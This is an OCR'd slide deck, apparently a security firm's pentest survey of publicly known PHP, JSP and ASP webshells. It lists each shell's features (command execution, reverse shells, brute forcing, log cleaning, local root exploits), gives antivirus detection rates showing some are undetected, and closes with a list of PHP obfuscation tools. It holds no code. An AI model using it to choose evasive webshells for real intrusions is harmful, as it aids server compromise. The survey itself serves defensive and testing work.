- Mail sending
- Update from author site and feedback




- Antivirus Detection
  - Kaspersky : Trojan-Downloader.PHP.Small.i
  - McAfee : is not detected
  - VirusTotal: 8/ 43

WebShell survey: PHP Shell 2.1

- Command execution cmd
- File navigation by command line


- Authentification:
- password hashed by md5 or sha1

- Antivirus Detection:
  - Not detected
  - VirusTotal 0/43



WebShell survey: PHPJackal

- System information
- File Manager "user-friendly"
- File upload/download.
- File editor
- Command execution cmd
- Encoding/decoding base64, dec2hex, binary,
- hash : md5, sha1
- Port scanner, sub-domains and folder scanner
- Advanced SQL Manager
- Code PHP evaluation
- Mail sending
- FTP Client
- Bind/reverse shell
- Passsword cracker and brute force on hash by
- Dictionaries or log files
- Steganography
- Web proxy



- Antivirus Detection:
  - Not really detected „only Avast“, virustotal 3/41


DEVOTEAM

WebShell survey: Iron Shell

- PHP information
- File Manager
- File upload/download.
- File editor
- Command execution cmd
- SQL Requests without data return
- Code PHP evaluation
- Brute force on md5 hash
- HTTP headers view

- Antivirus Detection
  - Detected
  - VirusTotal 16/41


- Authentification:
  - nothing by default, possible with password hashed by md5



DEVOTEAM

WebShell survey: R57 Shell


- File upload/download (direct or by FTP).
- Command execution cmd
- MySQL Manager, MySQL dump
- Code PHP evaluation
- Mail sending
- Text search in files



- Antivirus Detection
  - Kaspersky : Backdoor.PHP.Rst.ai
  - McAfee.: is not detected
  - VirusTotal: 7/42
- Authentication:
  - Password and login hashed by md5

WebShell survey: NFM – Network File Manager


- File Manager
- File upload/download.
- Command execution cmd
- Hash : md5, sha1
- Port scanner
- MySQL Manager
- Archiving
- Mail ICQ flood
- FTP Client
- Brute force on md5 hash
- Visualisation etc/passwd, cpanel.log, httpd.conf
- Exploits (bash shell bindtt.c, Local ROOT for linux 2.6.20 - mremap, Local ROOT for linux 2.6.20 - ptrace, psyBNC 2.3.2-4,BRK - Local Root Unix 2.4., Glftpd DupeScan Local Exploit, Traceroute v1.4a5 exploit by sorbo, Traceroute v1.4a5 exploit by sorbo



- Antivirus Detection
  - Kaspersky : Backdoor.PHP.NFMshell.a
  - McAfee: not detected
  - VirusTotal: 8/39
- Comments: in Russian, adapted only for Linux, authentication was not working

WebShell survey: JspWebShell

- File Manager
- File upload/download.
- File editor
- Command execution cmd



- Comments: in Chinese


- Antivirus Detection
  - Not really detected
    - SuspectCRC
  - VirusTotal: 2/41

- Authentication: password

DEVOTEAM

WebShell survey: JspSpy

- System and java information
- File Manager
- File upload/download.
- File editor
- Command execution cmd and program execution
- Port scanner
- SQL Manager without grafic interface (Oracle, MySQL, SQL Server, Access)
- Back connection
- Dynamic screenshots



- Antivirus Detection
  - Not detected
  - VirusTotal : 0/43

- Authentication: password

DEVOTEAM

WebShell survey: Zehir4

- System information
- File Manager
- File upload/download.
- SQL Manager

- Comments: in Turkish

- Antivirus Detection
  - Detected
  - VirusTotal: 34/43


- Authentication: nothing

WebShell survey: ASP Spider

- System information
- File Manager
- File upload/download.
- SQL Manager

- Antivirus Detection
  - Not detected

- Authentification: password



WebShells survey: summary

- 16 WebShells analyzed in details : 11 PHP, 2 JSP, 3 ASP
- Missing features
- Some feature are not working well on all server configurations (often database Manager)
- Created for the malicious purposes => are not adapted for pentester needs
- Detected by the antivirus
- Insufficient protection : password
- Work only on Linux or Windows

WebShell	Type	Antivirus detection :	Password Authentication	Features									
				OS Commands	System Information	Files Manager	Upload/download feature	SQL Manager	File edition feature	Back connection	Encoder / Hasher	FTP Client	Others
PHP Shell 2.1	PHP	✓	✓	✓	-	-	-	-	-	-	-	-	
PHP Jackal	PHP	✓	-	✓	✓	✓	✓	✓	✓	✓	✓	✓	• Brute Force Cracker • Web Proxy • Steganography • Port Scan • Safe mode bypass
C99 Shell	PHP	⛔	✓	✓	✓	✓	✓	✓	✓	⚠	-		Process controller
C99 Locus7c Shell	PHP	⛔	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	• Safe mode bypass • Bind port • Logs cleaning • Process controller
FaTaLisTiCz_Fx29Shell	PHP	⛔	✓	✓	✓	✓	✓	✓	✓	-	✓	-	• Process controller • SQL Manager
Iron Shell	PHP	⛔	✓	✓	✓	✓	✓	⚠	✓	-	-	-	• HTTP header edition •MD5 Brute forcer
Cyber Shell	PHP	⛔	✓	✓	-	✓	✓	✓	-	-	-	-	• Port Manager • PERL script execution
R57 Shell	PHP	⛔	✓	✓	-	-	✓	-	-	-	-	-	• Strings finder • Mailer
CTT Shell	PHP	⛔	✓	✓	✓	✓	✓	✓	-	-	-	-	• Process controller •
NFM Shell	PHP	⛔	✓	✓	-	✓	✓	⚠	-	-	✓	✓	• Ports scan • Archiving • Flood mail, icq • Exploits
DxShell 1.0	PHP	⛔	✓	✓	✓	✓	✓	⚠	-	-	✓	-	• Mail spam & flood • Ports scan • Cookies modification
JspWebShell 1.0	JSP	✓	✓	✓		✓	✓	-	✓	-	-	-	
JspSpy	JSP	✓	✓	✓	✓	⚠	✓	✓	✓	✓	-	-	• Ports scan • Screenshot capture
CyberSpy5	ASP	✓	-	-	-	✓	✓	-	-	-	-	-	• Defacement features
Zehir4	ASP	⛔	-	-	-	✓	✓	✓	✓	-	-	-	
ASP Spyder	ASP	✓	✓	-	-	✓	✓	⚠	✓	-	-	-	

Summary

DEVOTEAM

PHP protection and obfuscation

- Two categories
  - With additional modules installation
  - Without additional modules installation


- PHP code protection technics
  - Encoding
    - Bytecode
    - Base64
  - Obfuscation
    - Classes and variables names are transformed in incomprehensible strings (by applying md5, sha1, III11, …)
    - Clearning spaces, newlines, comments
  - Encryption

- **Tools :**

PHP Obfuscator – Raizlabs
Obfusc PHP
Code Eclipse
Source Guardian
IonCube PHP Encoder
FOPO Free Online PHP Obfuscator
Codelock 2.7
Zend Guard
Nu-Coder
Byterun
SourceCop for PHP
phpCipher
PHP LockIt !
…

Example of PHP obfuscation tool : Obfusc PHP 3.0.0

- Three levels of encoding
  - Null
  - Basic
  - Freelancer
- Possible to choose manually the entities to obfuscate

